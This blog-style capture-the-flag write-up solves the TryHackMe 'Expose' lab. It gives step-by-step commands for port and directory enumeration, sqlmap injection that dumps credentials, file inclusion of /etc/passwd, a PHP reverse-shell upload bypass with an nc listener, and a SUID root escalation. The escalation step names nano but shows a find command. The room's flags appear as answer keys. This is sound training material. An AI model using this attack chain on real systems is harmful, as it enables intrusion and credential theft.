EXPOSE- TRY HACK ME- ROOM
EXPOSE- TRY HACK ME- ROOM
This room is classified as easy and is a ctf-type challenge. I hope this write-up helps guide you through the process!
My goal is to help you understand each step and provide clear explanations so that anyone, whether a beginner or experienced, can follow along and understand the reasoning behind each action. I hope this write-up makes the process smoother and easier to grasp.
Enough talk — let’s dive right in, and I hope you enjoy the journey! :)

Phase 1: Service Enumeration and Web Discovery
Comprehensive Nmap Scan
The investigation begins with a thorough port scan.
Since the victim IP did not respond to standard browser requests on port 80, a full-port scan was necessary to discover where the services were actually hiding.
Start with a nmap scan:

nmap 10.81.136.134 -sV -sC -v -Pn -p-I see ports 21 (FTP), 22 (SSH), 53 (DNS), 1337 (HTTP), and 1883 (MQTT) open
The presence of port 1337 is a strong indicator of a web service running on a non-standard port, which is often used to hide administrative or development portals.
Initial Enumeration (FTP and Web)
I first attempted to access the FTP service using default anonymous credentials to see if any configuration files or notes were left behind.
Let’s try accessing through FTP using default creds anonymous:anonymous

ftp 10.81.136.134but I see nothing that is of any use

With FTP being a dead end, I shifted focus to the web service on port 1337 and began directory brute-forcing using a common wordlist.
Checking hidden subdirectory:

gobuster dir -u http://10.81.136.134:1337 -w /usr/share/wordlists/dirb/common.txtWe see: /admin, /index.php, and /phpmyadmin
Visiting http://10.81.136.134:1337 shows a page titled EXPOSED


Visiting http://10.81.136.134:1337/admin shows a login page; however, exploring it reveals that the login button does not function, suggesting it might be a decoy or a broken asset.
Phase 2: Exploiting SQL Injection
Advanced Fuzzing and SQLi Identification
Since the initial admin page was non-functional, I tried changing the wordlist to uncover more obscured directories.
Trying out with other wordlists:

gobuster dir -u http://10.81.136.134:1337 -w /usr/share/wordlists/dirb/big.txt -t 4We see /admin_101
Checking this new path, I see a specific username already present in the field: hacker@root.thm
This presented a perfect opportunity to test for SQL injection.

I captured the login request in Burp Suite to analyze the interaction between the front end and the database.
I see the request body format: email=hacker%40root.thm&password=
Significantly, the response reveals the backend query: SELECT * FROM user WHERE email = 'hacker@root.thm'
Automated Data Extraction with SQLMap
The reflected SQL query confirmed the vulnerability.
I saved the intercepted request as req.req and used sqlmap to dump the database contents. In the terminal:
sqlmap -r req.req --dbs --batch
We see the database name expose, which immediately hints back to the webpage title we saw earlier
sqlmap -r req.req -p 'password, email' -D expose --tablesWe see 2 tables: user and config
I then dumped the contents from the user table to search for usable credentials.

sqlmap -r req.req -p 'password, email' --batch -D expose -T user --columns --dumpWe see the password:

VeryDifficultPassword!!#@#@!#!@#1231
Attempting to log in with this password returns a message saying “we are at capacity,” which effectively makes this path useless for direct access.
I pivoted to the config table to see if it contained any system-level information.
sqlmap -r req.req -p 'password, email' --batch -D expose -T config --columns --dumpThis dump reveals two hidden paths and a password:

/file1010111/index.phpwith the credential easytohack/upload-cv00101011/index.php
Phase 3: LFI to Remote Code Execution (RCE)
Parameter Fuzzing and Local File Inclusion (LFI)
I accessed the first hidden path found in the config table.
Access:

http://10.81.136.134:1337/file1010111/index.php
Use password easytohack to get in

The page provides a hint regarding parameter fuzzing hiding the DOM
Inspecting the page source and structure further hints at using a GET parameter.

I tested this for Local File Inclusion (LFI) by attempting to read the system’s user list.

Accessing the/etc/passwdfile:http://10.81.136.134:1337/file1010111/index.php?file=/etc/passwd
While inspecting the output, the username zeamkish caught my eye
Bypass Upload Restrictions
Recalling the second hidden path from the database, /upload-cv00101011/index.php.
I navigated there and saw a hint that the necessary parameter starts with the letter "z".
This confirms that zeamkish is the correct target.
The upload form only permits .png files, so I implemented an extension bypass.
First, I renamed my PHP reverse shell file to end in .png
Keeping Burp Suite intercept active, I uploaded the file

In the captured Burp request, I edited the filename back to .php and forwarded the packet
I then needed to find where the file was stored.
Inspecting the upload page after the success message revealed a directory: /upload_thm_1001.

Accessing the upload directory:
http://10.81.136.134:1337/upload-cv00101011/upload_thm_1001/I see my reverse shell file sitting there
Back in the terminal, I opened a listener:

nc -lvnp 2233I clicked the file on the webpage and successfully caught the shell
Phase 4: Privilege Escalation
User Access and SSH Persistence
Once I had a shell as the web user, I explored the home directories to find a way to stabilize the connection.

cd homecd zeamkishcat ssh_cres.txtWe see the SSH credentials:
easytohack@123
Using these credentials, I logged in via SSH for a much more stable and functional terminal environment.
ssh zeamkish@10.81.136.134cat flag.txtAnd we get the user flag:

THM{USER_FLAG_1231_EXPOSE}
Root Escalation via SUID Nano
Finally, I began looking for a way to escalate to root.

sudo -l did not allow any attempts, so I shifted to searching for binaries with the SUID bit set.
find / -perm -4000 -type f 2>/dev/null
I see /usr/bin/nano in the list
I consulted GTFOBins for a nano-based SUID escape. This allows us to break out of the editor into a root-level shell.
find . -exec /bin/sh -p \; -quit
This escalates our privilege
whoami (this confirms we are now root)cd /rootcat flag.txt
And, we get root flag :
THM{ROOT_EXPOSED_1001}
CONCLUSION:
I hope this write-up walkthrough was helpful to you all!
Now that I’ve gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!
If you guys want me to cover any specific room or challenge, or if you have any queries, feel free to drop a comment.
I’ll check it out and get back to you as soon as I can. Also, you can find all of my writeups and future ones on my GitHub: https://github.com/5kullk3r
Imma bounce for now, but I’ll catch you all in the next writeup!
Join the Intel Network
Get technical & security writeups and other articles delivered straight to your inbox.